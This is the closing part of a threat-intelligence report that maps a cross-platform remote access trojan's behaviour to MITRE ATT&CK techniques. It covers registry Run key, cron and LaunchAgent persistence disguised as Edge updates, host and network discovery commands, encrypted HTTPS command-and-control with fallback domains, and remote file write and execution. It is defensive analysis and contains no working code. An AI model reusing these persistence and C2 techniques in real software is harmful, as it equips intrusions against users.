| T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys | On Windows, the malware adds HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftEdgeUpdate to launch the disguised runtime at every logon. |
| T1053.003 — Scheduled Task/Job: Cron | On Linux, the malware adds an @reboot crontab entry that relaunches the payload at every system start. |
| T1543.001 — Create or Modify System Process: Launch Agent | On macOS, the malware installs ~/Library/LaunchAgents/com.microsoft.edgeupdate.plist with RunAtLoad and KeepAlive. |
| T1082 — System Information Discovery | The sys:info command collects hostname, resolved domain, username, and PID from the victim host. |
| T1016 — System Network Configuration Discovery | The net:config command enumerates network interfaces, MAC/IP addresses, subnet masks, and DNS servers. |
| T1057 — Process Discovery | The proc:list command shells out to tasklist.exe on Windows or ps on Linux/macOS to enumerate running processes. |
| T1005 — Data from Local System | The fs:read and fs:list commands read and enumerate files on the victim's local file system. |
| T1071.001 — Application Layer Protocol: Web Protocols | The backdoor communicates with its C2 servers over HTTPS, POSTing to the /api/rabbit/* endpoints. |
| T1573.001 — Encrypted Channel: Symmetric Cryptography | Every C2 message is encrypted with AES-256-GCM using a static, hardcoded key embedded in the payload. |
| T1008 — Fallback Channels | The implant rotates round robin across three hardcoded Azure hosted C2 domains on connection failure. |
| T1105 — Ingress Tool Transfer | The fs:write and script:exec commands let the operator write arbitrary files and code to the victim machine. |
References
- Omar Amin, "Mirage Kitten targeting aviation and FinTech sectors across the Middle East and Africa with a new malware set", Securelist / Kaspersky, September 1, 2026.
- Ravie Lakshmanan, "Iranian Hackers Pose as Recruiters to Deliver Cross-Platform RATs Through Coding Tests", The Hacker News, September 1, 2026.